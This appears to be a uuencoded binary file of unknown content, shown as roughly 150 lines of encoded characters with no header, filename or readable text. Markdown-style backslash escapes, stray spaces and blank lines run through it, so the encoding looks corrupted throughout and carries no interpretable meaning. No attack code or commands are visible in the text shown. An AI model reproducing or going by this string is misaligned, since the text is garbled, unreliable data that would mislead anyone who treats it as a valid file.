M04(9?OX!@JY2\*6.M62=V(!.\$\_?8/;[19-1J(Y\_!@[L]8^6\*L2>[=666GZ^C3
MF\WRT:=R-.D5IZXZ4<E,4XK1\$TM/3=]"8!M%9AW2+PAA6BY`R+&5\Q,TN]Z:
M\$`'#.RZ\_!&)8.;42,56.(TH@[%29T'8\$6Q-KM#:7[5QK3QM+RR: #Z,W9@U,
MY'\_4,Q(K.O-/=X:P7&\$%,Q5[1V`E8>\*J5].W,[IJ%OO2"80RULK8,/)\*<Y@?
M,X)\\$N9!#'+!O!.\_=!MAL8B3RXLNFRR2#4&:3Z[Y4%L[/>R752JF(B8AQLNH
M5E!#D-2I0?3,AFD3C=J>1NA6+^X#@N`%G\O/ZT\_7#ZXO+C(L.6\_N,4GQET\_7
M?=[YZDK><S;+OX^[38.%IPM4]GJU7LEX)KG\*YSXAC\11XD/GN\_G%X?!W/"\$ (P
M=FU\--=[1F.PSH1QI`M3O;718\$+4IY1\*01OIDRJ2T-EI?1Q,3\^G:J<:09#^
M/-K8THT7X%6%4R;P;,%G7`IW%]U3[X.\$/'=0;UMRP51B5]I8"(<4:'Y^KI0-
M#?FJ<6.3;1PA%,JS#TE'`\*&M[T\_W\Z?Y>GLD?1A?R%5\*-&]78C"TAN53OPN%>
MXMH8,"5P:#F9C(.`%6^PRR'%1PL)RNXP')%548M5T[JN.7\*-( )93I8Z@>6N
M5.-<-8:#A63U/\Q\*B6MCP(I`6D[Z"<\_ERAH?'^8X7Z.R\%"%P5:U0QNI9/
MQ7P:O\ :S"&LCN)0XSSR>7U7PJ\D/, \\_/\2N:QZOW\*E?%X#\!M5"J<1\_"V@BN
M(L[VZA@KNO8\*\RR<U7C0I]) (VV='KZEMN>8:3\_\*^5R9W\_3Z\_.WT\T?T^J1Y
M??[VU8U<2I\$9S\<M\VO\*3GML@4^Y\*FA4;/J&3ZS5-7`UGZ@VA\*4=[,7]ZC:F
M?9UA`O?GAY>V4\*B=2/V]VNR@`?2DL\$\*QTLKK!4%AN19F:BM&+Y1NZHO`-HJL
MB!2'=D3..6M46/T\_6V%[ [8/M%)>8LOU[JJBFC6J\*2@[ (C59S8ZJ9N#8&3`G\$
M]X(( (%.`3A9P>OH/>)'%KT?SPSEG<\$ULW0.\$9E5I5C6S\*C4'-YELFK\$\.,'#
M46C[1\)\`FGDZ`FD9R(8E89LS+<D<VB9+O\R&56A)DY&`,`KF505Y8;/,`2
M5!/44/J\*&\*#C0AT3ZBAJ\$^8ID\*3\$91TN(\Z7+<D)+#J@6-^@.\*<ELO0GO3%`
MQ:Q8C)CGIZ\,-]FSJ;OB&L4EPX><4WMR2=X7,"58B,%9^KD!8D>)65^L,20
MFBD?AC\*U\$H=Z`/\*?.;W\`V\*]^K2]N[G[^ (699:G-^V='-1S@WU6(O58XJ(-
M9P`<^DQ(S>=..WU-:0IN3&!1&P.4!,!1"6VCV-IA!Y:]HF6;GSG]#"V+F4)H
MV:))` \MR\N!;]KG34E]3-4;&9HGMTA@48"]\TQH&\5F#DO+NMDI"#C#\_.,,
MZ[MLQ\*52\*NX\$H:@%185'A?22=#@4D6T,6CNHT]IW)[PY5I4\_3.N>.PVTAB\_Y
M60L5E+.VL74=H;.R[;X&D<<Q:..@,\$L`R#V`V=7L;2\$D.()6YO\_]>PC>=D&"
MKW(4A\_L)W#`8?K<./U?C+!S1/#0FCFC^4\_MSLT!\*X"# (V,#6DU:26-ZQ,81
M8<CU9SEM)FRF'#C<7VS6\J9JS#6\GIY.S\<1A@PV0Q,\*&>L;A^[\QN-YTBS

MM[-CCM%FEX@E0R(Y2GO[7BI-7->7\*]6M7KJS+Q4;@R?0R>PH'EV=([]\07DM  
M.Y"4(J,4ZF#W#W?WYJ/!]>:S+P4>KV?S-\K@SJ<=>;CY[<K'XV>4\1OCA\_.W  
M+\*Y@<>@'1D'E0>PV!>Y)M[Z]O\_-EJ\_?(9K!CDLWD)!2+I'O8S988I&2SQ\8,  
MP7A.\_/)WOWLNTY^Y>Q"?48QL%1E.)1YQX4I.#7,J\*'9+1X2<Q(Q4R2L#7"E  
MPWG&N:)QJI^Y=Q"?%(3&X;P@-'YF!KYQKJA73;TJ&L<CTGWL)TO"VB&N2CH<  
MEA.\_S\Y.7OU'MYRHHFL3PIA'QCQREE6A(@)@06#9'3,6Z\JL1LMD/C7S; ;I\  
MH%P/5;-YU\$F'LLT#\*+^!U#^U@7P8F<"LY#C\*;K--XI+RL"4X&:E.1G5,6PC)  
M.<EH#02V\$63ID,X:7HNH?VJ+^!"?V(36\%W?R4@E:BIAG#\DT\_T;N#^!;8AL  
MD@[IK"%7\$F;TC<9&<Q\$ISBETY#R>?&=>#2/%F\_.&'+%YK<.F^K,9SGK\#R(\  
MFW>W76\96,B;QZS<GI'\_D5FY6,&#X'4K!N\$;/G1[\_NF.'8&@?M9?SQ=RCX8^  
M+,( \*X?-> )@R4VR>UZAZ>T10L06:'"/M^S:U3^T.)C:^-Y;YT!WKR;@[-F6L  
M<<+2F-'0'JN<[@9\*Y\_>4=( [T.@<D4R=A@ ( ;"/ (QB% [ ;J:-+IU, <-YW\O^G  
MFZ63) .)F:=( )0T\_8\_5EN8ZBDS2G4]E<401<\_P-.A3X.=K6'"8TU)S@DYWF5  
M]CFIV<UCI=.K?' ) .,KIR^ML(LB32Z\KQ@NU).Z5C5=C\ '^F\_M' I\N\_CIP6,7  
M'SI2S[M61\_(LV4:VB<UQ-;<R&^U2X&QA)P'\_@'%?R7GVZT>M56E<3VFN\_VAP  
M:/9HL]W</MWB0'4/8\AK:UX:-.'Q&\N+'T#2Y9"Y9PG+S42?VU\ .XN'4),6(  
MV!A\';%\_:UW#XA,CH(22+PZWWZY69MGE0Z>'G=W/\';( )+TE-\$UJ\_WK1K]Z=  
M+2JE"W'@#!#T-GM"B-@V#BXZ<.!1[\*IP;"A-\_\_=X5#I!]Q70\*/)\$.PK?I9+\*  
M<ZFD\_@Z7:GZ\2\D>2\2GTLD/]"E96<6<BOU\*=WP\*^^51!-W.7F8@MHV#<P?N  
M#7Z\*PSP<]' +7@P/'\@<UWYAJF5(LDX>>-QE/Q)ZR\*\_@A'+N]\_[VK]7NX; ;O  
M>/+=IMJVXCT=%NI\$Y2LJCPVB45A-&-8T9&C'. ;\*)XXA:E>TU2\_Z.5;/T?:J  
M:; [/JG0I[DF+<K#J&"PG#\$,I&=H]' \*7C>+'SO?EP=C&=M^<T:@6C?DL?.)P\  
ME;EG[=I8.WRX9C+6%]<+-.SA>K?<,&MG628CJ)YOY%'Q&J"A'3"@C.)RNI^]  
MK\$&.=A+\.PU>8'Z1"W,!S(2P8)>0VXNIU\_;R:.(KKVFI;^1@0H%5)S4>+8P"  
MTEUPY^~9'!PO[9XS>=OG,5<=U?MP<9LKXMDY3<;A.-AF'6,X\_(I%KB@BO0&7  
M-I[4#4='O"O@%=>OG,:>..=KZ%A(BL)U-C]4:!  
M<YB'G'1CKH-HSV\+(N5C=.!  
MS\7Q\*.JR=D^A[5RK'&UN=OCF>'U'JGO6Z>J95E4FL+YSE^RJ\9&79+60R  
MML\_@3,DY5E.7QSVE</9/QA-H1: ^E5N/<+(Z5A9-VSV\$HR(#:(FO[+-[\*\>(E  
M=!XL(+TFO?\$/ /4>0%>V+\$VYD?F\$^9ZR6]X\_ZS0`'+%W\_M-\$093;9NPW!Y.5?  
M3.:G'UOFZ3G+RUB>V:\8\$G,2,1@2U@:XLL.A6\_J/DW?>9FEJ]V<GS\_G:R\_7Q  
M%\%+@G[\_?4D-N"9@T7SVK]SN'P]8HTGQ<G2/MGPZ'"3\_2/%R>VS+D0;Y73[N=  
MV:8@I49)H>%EU(B;OLAMF6=>F=C#1!IQV+Q\$VJ7#X9L]TGQ<90MZZ^&J26[3  
M/%R5Z;%#<9PNK;1EB'C3O]9,-HM2JMM+SE\*B:052RMR.%6?KC[ ^MO[@\*JYM2  
M5U7F,]Y?A][ [Z4G1/:!.#Z\$#U70@,X48\$ME#U=B:):P=XNK\$X3POY#A8IY@7  
M/&?/GEXXO/%)+V2M!E[(6J47LE;IA5ZM!E[(6J47LE9#+V3=AE(["@Z]D%5,  
M+\_3KEU[HUZSOA:C4P'N;M'Z\!\$!NC2/-P33KT0LPG'C=\$>E\$&?HCTNAYQQ\$1F  
MO;XGLM+@;ZBVH2MB5EOF?-">;D(O8H)(KR9#8DXB.D3"V@!7.MR+\_ [S[8MX?  
M]' [KNNK('3'\_ '=2Z\_VW[GI63J#UZ25LW'!\*@<JXEW3:EFF\('CP&-3<I^ [2"J  
M]'<":Q,&HQOHO3Y\$F[5YW]J]GO!\*&?=&W&,Q7VSVI087\_7^8QIWIJ[S]=. \LQEO  
MF>9.9L!:P38SDX\_QX/CP>>;3D[>#9YD' 'U\YN' B\$U#^\_QNKP;U'U]"Q\&@BH  
M.:EP+>+:\$%@ZX(O7YEFW'U\*J+@#,J1R38&J-"DxD'HT/^%7TS1Z'A40RYCQ  
M-&J&TZCD>6\$0WDW/24H4GP;\$U&:(RHDRVI'QQ<+' )\$X@TDKTT;[W\ .KU:C4\_  
M051[JLH0'9K,8MA&\$#7)!JCR;V+ONF-R[C&,U>J3/6EDI\ [TL/LNF7:DGPD%  
M9X>83E^3]-GVVD1G\ \$A%Z4A7#YO=FK3.WVZD&!<QQ4UF;N1!C3]\ 'IUN\*5?#  
MI2G:\_JRJK,\U9>"EG\*RS\$7LK)RJ?;VXWDH]6-,0U^P'IA]56L/FSO#8@UB=B(  
M(JP=XI\*)PPGU8\$A.E)RDS,9L1/^A'L!9#G[SG'7)[1N.?VQH;L;"D'N]KC\_\*  
M404?[#P1"#=AD#!KXZ\?&1.[0'0G<T&9<7IP0"Q)Q!D@PMH'5SL<[#(@-TI.  
M)\PF36B71#\_C',P7;V82S&M^L#B=GAV=JXG2U"ZA#I8W-^^7JS\&JZB'RY:8  
M9BS1=%2CJ)PH-&GBVW&D@Q.Z! ,).VY!4XI<H5;C,KN/<JA' [ ];L[L&23"7C  
M%\*\$]\$34'B[&8MH7GP'8#4INRHN[+] \*ZN!\_)1BYI:8+<KCF&59:@RHML1>)8X  
M>&'8S%]'!3'^ (8);LQ# "DAH9!^JAAKJ@%0087=4<P.3'P&+: ,7CIX#3, :3JM  
MU\_-Q?=&GL'OG(0)WMX-IR,7=X%QA/U\67K-P5G0(83WGJ&>"VS@Z3QR:VIS/  
M9K\_UM,FQJA]3YB(X".CR\ 'K\*6! !K(H3DA\*'B"&Y'T\*5#4W\*^\$.#+;J>U8\+;  
MX/>">'@QQ,I@27CR0U4UM\_1)]P6H\*ACH: ;&6"M02X>T8OD@<GMJ:\_KC?3Q7I  
MF-NQ\5!?!/X04K(#)<N"! ?AF4)\*,DJ)L14\$X0JI+P0/'K"EX^7\_"T^C;!KRA3  
M19DP\$1@!U00UG>"E-YQ=2+'1653U?:R<0/KO\S&('92@8I6L\_A)G+?8'4P+Q  
M19,L[5Z>O.-Q+>G=>>A>98'>\_EFUM->]D,I5CA^KU1\6RD\$' 'TA%\4N\*CT^3  
MH["\*,)QR(D.[AZ-Q')Y=0N^M)L^W2UK];+00E2OZ3'6?&86EA,%CR-#NX<@=  
MAQLS+BR()BE&FP3/MMMKH8-F,7VZW@0CH9\\_92@I'RL]0%1\$H+Z);>/@QH&I  
MTJNSV;0\_#M;[VOGV[>9AA[V>B56(H6=?R04' BTPGOE(LP9>C9IW5J+,X)B4&  
M%49T.P;/'?=>J2^Z] IMVC4?<QCSXP^;&/0!>NI%^D! =+++DBZB:.J8A![1#=  
MCL\$;!P^58#ML)L]5(LO&E\*"3-ZR)!C41QZ3\$H":(;L?N8-3B?9D>MBOB>9O  
MUX27%TLL62)J(HZIB\$%-S-V.P1L'#Y1@3>23OUT3?EX[FQ?#V>"<X0@F)08U  
M070[!L\=G\$J8P)UGBJ,6Q0^9Q?LY4X"2'L#48ZB\*\*%,UQ%/@MX><SGL2VXC=  
M?U]BV36]7Z^O@YFN\*\X7,)E00%S9&T.Q'NTF"O'M.\$/F&#QMSR]FISUML=E2  
MCRLK+O88K\$V\K/PB"Q:)39,Q5\$D4=D^(\<9:L?@:3([ETE8OP?.>090='[!  
M5^."EA]FJ:6G\$Y;.ZAD#LH92U! !9VKT\F>,948V]09H\_7S6\_/XAER=(+EL[Z  
M&@.6!\*+\*R-+NY:D=#U5#&\*^\_SA'0#0Y0?>\&R'?O#/%>ZKG</MU>>Y\E:,E\  
M')9C-J&R=)(Q()TD@Y.0I=W+DSF>\$4O22;+\AUCRN[>2OMV2=)NLH++TR3%@  
M22!\DBSM7IZ:/'.?/)RULPMU8)JR^2'C5I'P\)-\* 'H]9A1)E\GA,N1I]S-E

M9!KXC+\_&`-w>U\_!\:PSY<G'\_Y'V50=K)TXZ)SCN"8#;P#/\B9-H1JC(>YZ9)
M>PP9">FD'HV'DZ;Y:'@<?LX)8^#@8XY?5DY"-LG#Z#AC#U^+P<57N@?KQ\*^
M@I6'-C^\*PE#R!NX>C=AQNT?F/T'F,[V<\_8N')6\Z#9P?NPA<'SF^6GX/G
M!B3VQ6[ ]\ )Q[^C'GE!DJ7;'E(=CN\*(JMK\$'K([X=9\@<'VTY/9X?1<:W'KUR
M\_;V]@\@8W\_Q'Z'RSYPK/DS%20.]5AYA.5+^@^O31,6!)(+R4+.U>GMKQC-CV
MBK9M?HAM?\"([\_VVY3!53J@^/78,2\*<MX;1D:??R9(['MVVX#BKSG[8.&A1(
MT0J\*!I\ :QY7\$P:7(T>YCY1V+KW6X'BJ;O[4><IGYQ583%HN:' ,>Q(BM4)#G:
M?2P960;U>#4\_/CRYZO='U5A5TDL'#SMM#VZOY6+5GY(\;!H7.!\_!\_H8&B)5-
M00L\*REH=AY:.\$HF+)U'Z%JW9<HY:XHB6:'VX)21ZWA-\_TZ@D%I3>,0^D0-1R"
M3.U7N#+Y50"([OT1\_@ZW[/;\_K#B2S?R+WWH)I(5"RU8\*.IW'%<2A\HE1[N/
MI2;+H&8O3\T+07V-["+RN1I].CPP2>7\$6Y8\$V7NB-!.\*PKH;1;+J&E0=>=K]
M3)ECHJ8G;]MWD=E\$^\\FQCJ1/4+JD?\&@.6!,\*)R-+NY:D= SXAMKVC;?^?9
MQ%'G!@2?4'UZ[AB0H<\$G<%RRM'MY,L?CVS88A8#Y^:-06#8%+2@H/6P<6A(\*
M'R-3^Q6NVG&-6N\*\*EOCYHU!8-@/'3R@H\_6\$<2H^PF\YD:K\_"E9%KX!/^\*&0!
M?V<4F3%0EF\_W'L>PY7\$H7+)T>YCY1V+K\\_@R'0=A!ZSC<M\_WL\*5KF5#0L
M@XZ6LOZX(3T\*9.W9#6FRM'MY,L<SHBM].,V?K6N6?:.N5Q2'M<H=ZE%22"J
ME2SM7I[:\?BZ#KXG'O'#ZS7X\*%ADK%?N(8\"6:V#YDL[5Z>S/&,Z,IZS7YX
MO7IE4!S6\*W=Y1X\$E@:A7LK1[>6K'XP?J)[E1LC%S2,Y9#;C,3&' ;0Z8.R7CN
M'E4MCI5?2,W)6T@IQ+418.F'#.\_JDQEV""\$%(G3:PCX;0F0;@183!V5D48\_:
M18E%00&9MBCP[9C`-H+, '9)Q[\$AB4#C<[!S0:'>[C414.X35#L9088[(R\$N(
MVCZDEM2\_1,43UX;'U'%=6'(2&9NM\*5F&3\W)BFHGK@V!IO/V+L62SGNI28IB
MOD#-##QA+8Q;#5QV##. 'D&\,H3CT:,HVL8>A"\*^'6?('</>:^C\$\\S(O)L:?
MPT!+VCT%LK;/XJT=+Z^3D<2+5GBRH\$^K:<:\GD14.X2E#C8X>DU\$=U[?%!\*'
MY,P\$'D5P.X(N'=H[X>DCN@.>\/TXIF8N\"VB>=9M".?2.201),90'-7LLIGX
M=IPA<PS>^2,?T9W:8L\$AI&'FN!M.<#N"KAS:.VCC(WCT%<T\_#N\$[\*!.<6B:X
M#=#')0X=? ,OW8#R[@S>' ,^'X'MG7'\C1[F,I'\$OPY=#==]C(<\$XKF)V-27(
M\*, \$82^-8W"9-^\$NZ;7, ,4, XFM2N:LC1[F/)'\$NXQ^<#>2B\*1RK'D06SA.>1
MI]W/5#FF8,WOP;H=#T@QCJ-A4[ @B.=H]+&GB6,)UI@]D[S:A#\*/(C%G")\G3
M[F<J'%.P@O!@[/#8+L9P%;.K\*0;/Q2A+XUABSVYNWV<3>7)S,3TP[WXO?IU-
M#V=G9HXM\7?,)X;=PW+[:(\*+C8XM)/PKO'2T1,7\*WD.\$D3NP'NO;CE2.6S
MDB\_Z)>Q,"3"^H\$3I"#6S5)@;\*)'R<'HJKZ/JM0DK)@\*X3Y;7R\_N=A/U>7E^+
M`(\O# :7LA6A\$A\$9<T<MK\$?+SXG;YGW>X<UE!R+J3?\*\*)12F)S'BGV9V[:'Y
M;+9=#I5]7\_.!,2^]B(P?'FX?%@\_KU6?OO1HF\_W6[V0V>JMG@%4\P+-8/#X,W
M:PS#8OE>:L0=,\CSCO+XM%I!?W]/#EGY%.[])L2RP>F6E\*7(\$GPFHOGC:+C\O
M-S<=/8=BNV1A(H/</5\$6'%`91-2JIY(+)+U+SV\*,]7JQ7;TGG"<3Y";\_807A
M8Y^4E23UDHN49A"A'YFSLB;7]4?1>H%+FB364/A^O34OFR\>Q5'DY1-/D`\$I
MH2#]Y" SUDQ?W?^QZA>6V26R-Y5<2Y&\_7\$4I]=VO@YV@.E6T.II^\*D6M+QES'
MPA:OIX-:'\$^/9@L3L9[-&D\$EL'S&/FO'-B&.#O<0@1' \*3'DU'Y7UT\_G:[+4+
M\HIVIA.O.,TL4<\$>NT1JA1M3[S'&-E<YP<E&<12K;2ERM:B>6VQ1Z#)#GSL
M/TRO.0+)%)>!%C?;/W^#A%MW?7@UJ9^&[KZ\_^TW?SK;WX'K=(QVJU[Z\
MO0X-NWHHB/\*&D\$SHA->4U%=E.CZ<+QJU"HI]GJ(,JO!FN5W"HH.'@=(B5Y/6
MOD\*,5Y<ERL6'B:Q%M"-S8S(B00%?J7OSM;8=<&\_BS!"@3%Q@N<?VLC5>I5
M>\$W\8"X^,SDK8<^@7E,U)7;<0FJE5%@1,"/QP2N5M,&;')W2\$7S."IM:%(?
MUCN,:[293;UYW+K:1Y\*G0)IKTOON\*G^MVTY(9EWYL7LA@&Q?^2;#D)' :K/QT
M'!DCX6%WI\5F&45Y=&DY99%H%#MD@ (O^^"-A"CTEY3..(ZG3%8SA)7M]6)U
M?[,CH4F5H.W!YI[V:KI!1:/C%&V'-D^%((^R8%'`J56I\$!WIM95B3]&EYC85
MEW5)EA-.Y^;][I[K9:7ITDI;0:S(Q)URYU?AS9W8NF\_3I(1)'] :W\K+1@)3G
MEK;Z\_+B0#DMRP]#`ZL9P\_RC#191:3^"V'UFM5I5J999>44"M''3E0#JU\_0Y+
MWP?&\$'\9G>Y2E79\$HOI01,:]4%@X,ZC+[9>0S![-+Y^2XLPGY\*'J0T"J'\0<
M0\$8GH0\_W\*YF#RL6(TX/%K)/CPQ8;3#6>?D=?\$ (H'.U',1F+%XWE=KU:2X81
MVOOEXUIF#H]"O;S\$.\_+9Q!:#A\_KF3\$J[I(/VG(E9E)B>>LGBIN8'7@J4D+N,
M2DNLE)B\*\*K/7';56\*E\*]+!MF^>+UT44GYD3+!]HG)! :.E:(B7ZQ-')\*%:01/
M\$K9-@48#9N>9NG8<TV%E5\_)N#0\_?N/50P,#H3I>?!+?N%E+?DA']3:8F?NL
M;^7;U(GXJ\*'AH=,##\*<HPRX>7FW@8K^^-)#<[SWD?Y+FGUL\*<T;AQMXH0`HW
M5=DKM8R6>OFTN4:)5:3\$FK9S)3-;%HEJ0>X0:OZZ;Z1)YZT+)8N%+T!\*'\41
MY:.,CH(F2/N178:82N<<'\F;K4O.=5[H\K5%L@)8'Z<G[?S@G1::X6@XGZ\2
M/U4S2"8^@O=H<((['\53Z>'\_B)/"N<M9B<RW6;%''1\*T7;!@094#RK(J8
M40;I\_K%X?:S82K\$U1Z7.LHQ+Z+!J'\_0B6'0!KE<X[]52FB@R=5[@J7^^,R\_C
M'I`\_,"SA6\_L?NZYYEY\$?6S^87YM,R\C3I96-\$K:+V=Z>?&KE"106\TOWO7<
M\*JWI5AWPGWU`T>[ ]G!Y9G)Y1\GY]H&[<-<?!' `D\_9@>];\O[G9[#;KOB?,
MKV7`WNR^(!@!@//(\:W)Y+5G9WYXS2)I?+#?B'%Y,RT6K#S-@))%6+&"V(-
MSNRM'%\,K'2EVMF3109A" P\*K&XF@<[O:79X=<[O<;(DL<Y=&L\*?+Z?+Q\4]Y
MXXUP:9]^LL`M;9K0-![EU\$55\_V968V^S5LJ=B\*-LKWV&BJ-JI[-FJ>:Z+F
MFRS4\_#@#357I1I6N::!1+&9%\$UH(&TZ!^U<D-(!X1U>L]V4\*\$>J'!G:B;\$\*
M3T'14N:)D:>=ETY;G<IC&\_M^2/:0,.9\_?1I]XEZ^BWC=+\<VK7@:ZL\*!,EG
MI^@V\_5:EXJ%&V!P!O3HS9&UR\G9\_)\_(O.M!\UI9&LV^F&BWR]'C[.1"+A%H
M=Z>N4R1A+PJ][W:/ZW^]!"0=G4T\$)2.90V!S%=8\_,8%N%(!\J\+4(0"^\UL
M)&^5`9\$&:X;\_FUFM=<G,E;@].VLUY1\*;2F]5PLW?%9Z+U,-\*&:O!=HIL>B
M4I9@9S7'N.\_UR8WN-,C'/TQ/]"Z.G]'9"2&1W[L^M\=7TQ\_UQ;Q>HYU@I`S
MS#[.OVQWR[\_>R)P&#MS-06PZ" T2N7LR)>+8H/+>%8Q(PCBHL"K,!H\*VH1[)<

MF+Z960\$KW. [Z%7-+KA) 1R28ZVMGZWPBV14CLK/H=E0N;E^"]+I?FSWK84TF8
M/@FX8=.HX(79WA:\-0\*T=SW5V?UJOI5&\_V\$IYRFW>\*8=(MCRV' GQZI3<-3I[
MVII=3P7PTL^1+\*X\_KA)F]Y\ [0E' J. "K;N";VOCD=1UI=: ]FN \\_&>D/5M!\_O6
MUK[F<W=':]0]L/H' "/ROQ?^G<@' ] ]>4Q=MTM.\$D4G5J\_UK[G<' Z. IZ2' Z\$S1
MN>:=%&P. `[Z+Z:MVIDRE,MF861)?'\ ZY6WVZ6+Z\_60<-O\$=%S6!33\7A&]\
M8?30-) Z.2J`F22?, JAKT;/CPU.) "WAA/3-% [R>58;J;N]7=S?E:MORV\*S<X
M>!/JE^/]' G.%) B9:NX0=0R6\*8PV%CSG>&?2#RP\$.3M[/3V8J;#V+=MPQN^
M^!J&S/5;S23T?Q"3!M2P"OQ] (Q@%?3#U=U6 (+:0XR/8P+NSUX?K#4EZ+"!H)
M=LDIN\_0`\O\VZ\*0)H.AM(L7,H>93;\.AHSVP2F' &NXA?N(\$ZL'+S;VCE\_\O>
MMVVWD2-;^E/F`WK68B+OJB=:HBQVI40U297\*\Z)%2[3-8YK42%2Y?;Y^`ANQ
M,Y\$)4%75776ZUZQ^L47\$#D0@ (G!-7/QZDO\NVP9&@-&P#1#&@&V/PK1-P1Y`
MXJ>N` [B1+2R\*2OLSF.5\?+60]3#M4K03R]HY-.K9/S6' [DN@&KDJF^E\*2#.S
M-V&^PQ` `A\$ (!)3NSBG-1M<+\QGX")ES;FHQM39;\VHAA] [R1`8/-Z6K1#?=L
M%-%" ,<;GS^OM=O5H6<^KS61V?7?>C-\M&&<\*3BPZBX;P3I]L60+=^/' Q[>H)
MKS (M+2G%HNK)!UQ<] ?K. [Q?NPKR414>IQ]T.<%`G#UU27?1V8L) ?\.,6;X\$`
MQBX2C\A>7 [ ^5SFJ` \$-A-^I ( ,>H8DG\*0,-10R,69+>Z=\*T\_LF58`''`?EN&OE
MMOW"U4Q&,N^GLOW\*"AF[;-RC;-50L\OT;&`\* [=1IB^/&@V&0[?3>?5`N,3+1
MV\ :7FT>^&8.61!^-&6BL(9"@: .X[61QA% (&)-Z!!\6^U^/C,DYM\_A\_+SB1@I
M/] ^ (&>BLQ=/ (P\*[[. \*)01\$D#8%9] ,6F:R<^34VFK['2-\$5!ART%H@8^7N-X9
MGQV[:\%HE.Y`A+1-'X;GE\YE%NF?74 (BJH1MGI^5!`.' +=:1K\_.' \_=-WI7`X
MNG,G,\$8\=0X+[IX/4KNM`KP3&GE,SYK-LQMYXJN%2CW=KIXID"/SU\_6WY\$.
M3U3>!>07>]R%YMT^3I\_Q>T]2 (\$VZ\*&Q`8' \*F4XRAE1F3M;H\$&P7C ( (SC\` ] "
MOU41OVGH&O,' ^8VQ2 [ \Q+>8WDD\*\_@? \*G^"U-\_Q5^TZJ\$42NL3;\_%0)F"L-0!
M-/R&\_LO>'G]SNARKU\_!Q;^0YA"?=SE]V]\_W7"AYQW+MW;O!QN>]7M8\_:!\*%O
MY&CAXWCW?2:KFNXYU['=7K.&N` (C!)C!KOU<KAX?93FT>Y^LY!&Y\_Q8S?;);
MCY:.;0U>+A#1^\$ [A>-T5NJ%;"S,@ZI%+34\$5@\*`WO=/O/&"I-?4,AX7<4&EZ
MU%':;+3A'HH@T%Q"D\$7!BP-Y;?=&\$9\*'?!Z%;72QJ6,>E>%'.!1RP\OA\_8P
M/9^=L6/V[>J [+6GWPDQ=X`T9 (=M% \8Z6YE (^,8`^K^OII\*KGJGK6TYANM?%?
MU' ^\QB4TEEH>:IP)8V9R?! [OJTQKEZJRB\:\_W4SF [ ^=O+0!\*ZX)SI\*G=%)E+
M&NG+ZT5FTV1A!F\%:GIM;06Y7LXJN5;)Z!8B@\$R[!\*S\_\$MGO)!6H\$8.Q<120
M:DX9<@ (R:/44RA%&#:WBF` (8MV1+<#^6%<@Z7R\*S&\$\*-@"NE"070DY>STN31
M6<.WS4 [J\4> [0`DM< [8 [6VXWY [\$NE"#`', '<A5PRMY\$9;\9BD]1=Z4 [YYC1=B
MF\U!ZK-,0#>K72\_VN+3H7 [ `QEY/ (7B)7X\_:'U=9>>L3)M;^)\4+>M>#`7G\3
MHP3/[ ,\_-K>\_Q\_G?\_\_14N+S@Z&AOVH [+P^2PAM]PPZ\$&&?2DF (]=B&4<I17Z!
M7D^\*@\_3S)UEV9GJ>( (2)3T:C`6YK (AFU7D5)\_?) +QG>8/&KOSJ"BU (6DH7L.
MUA6 (S0Q [9Z/TS-'1OP+GW,S/L,OWUQ/G9S0O6=ST (S7A9K>Q[;U/\$TK4\*\_2Z
ML[@M%-KYZ>YA\_?<N!\$ ( ;TQ&\*) !ZL=X^`NR,AQ!!?L:\$>T>TD8U`VRX@-%BP
M@B)!24+N+T0ID:%25<IDQV\*KG0R\$^H^DG,H^L6M,6KQG>8+PP?@J#!^&%7WL
M^P9.1"LGK'1R`\*@P\*050`KY='9CY\_IRZ9KL,YQBV=95:FP9&L4=K46/^4S (
M,02-7F0>->JTN@00@=/I@L7]RI\$X;@ [=23\S1UOS>WXF0?L?^KDC>%6-;J8;
M0N/!V#J/SMP\^G6D`5+GTV"A9Z97LF/AZG02NL=: (V[!C<J:"L6<T0PF#M
MU<@; ;%=UGW\_:05 [0ZL`52 (^UPC012Q&6/->29 [31<6BAT) )&R@;AZW='F`2'
MUJ%2`9? \*J%5&!77B (#,"2">11/.`#5Z1`MDH3%^:2BQ (\FL:J9,^+E-<WL,U
ML\7\$1Q6\*\*HF\*==)V?^K#]I/MI.].SRYFLQ^90XZ5/?D/2ZOROVJ5IMB>=MK'
M9@Z;@';>I^4> [7S>IQ4>;79^U2>6`O%:/CI=CV6!T4 (<N1J0Y6ZZF^N.7`MD
MDOS2C3PZEBX'="V^>YE9BBOF%5\_@NS72C=L3ZIZ [ '@Y#@X>K.>UGS1G,\_9\^
M?9`E=&F;D)Z.NOF\_?<O^+=\_2W<"L:CQ#L.ZY#\_EQ`4`R\8'\%-^3,3)]=W%
M?O%\>65LS"397E"XE0VMW=4WVAJI7WJU#AV.27B\$3J=CL13`H1UOU8 [EO\J.
M?Z;YTC1NOELU#V,7 (\_` (O0:=GQ\$! [,QW+L=U-0I-@B6GWVL]70O4+3TU^T\_G
M\J`8K7F:UFZ;:\_G:PWPEX;C18`L:F#UHQ)8P6F#+G.8Z%HI5%;B]KC!\*XK0?
M=P4!/^KVGMLRL>\_VSN`<W=U=3A<+^\_%EW,A+QY?VV] +=X\$3.SA:;3X\ :KE>Y
M9#X\ :KSU\*M\Y`\* (QZD6T,2\$Y53\*F?\`-G\*Q5Q.1\_BI/S?R<GI^GO<[ (I\_]5.
MUJIJM`MS%TJ\$Y%+) %9V<P\GR>HX]5K)0#]=X [/I,-GMQY.B?#N\*E6Z1XC\_GR
M<N\$^\*34@Z7B7J3PI2=G0\$,MZJH,48\$!+0./W58!P^&@^N6 [D^`Q88:G"<(WR
M [P [4H;^+;!!\ \_D5AYQMY9\_+SZN!J.D.5;^- (3-VO;S>'SRU9G^PEFPSN@MN3
M.RY0\_2N4?UM@% [^M]?I! [!LQ7J [&8U>99CT;WRJL5%CU/VMC4QZW,<C\_!C9.
MTV,VIO&T/\U&M`&%6BA#3NU (, ]N1EO\_4,\$3-VAEQBWE^<(V@+>W^\*F] \* -Y)
MDV/)) +E!<TE=A,S6-<3Q]X/]F-N2. [-3XG6&399JE: !CM:]\$4R^J5VH6<G+
MK2P8&F%2`1<)U2#\$T+BR) &S+^D=609G\\_;#><?&N. [;\*P8\_"ITRFLHX7./K
MKT`E)\*<O3+8S4L=K=E9F5WHE&:0530S&C [HR&.`5`'HRH%D?-UJ?.5\_7GRE
MZ:OQ9<H\_,KY,^;OCRY3\_8`RE:2R^0/CSXRM-\_ [#X2M-X?+YR@H-'XPA8H!2
M`1A%\*/).H@M?%=B\$U?@F\MF>A\;8H+#+15=N""? (\$D#929`S5M1C>?MPN3PC.
M1RH8@X,A,7%\$7!:OJ\$XK#?P\\_76MRHA6IHQHI>; (,Q6<4BN?F"LL\_2E0J (O7
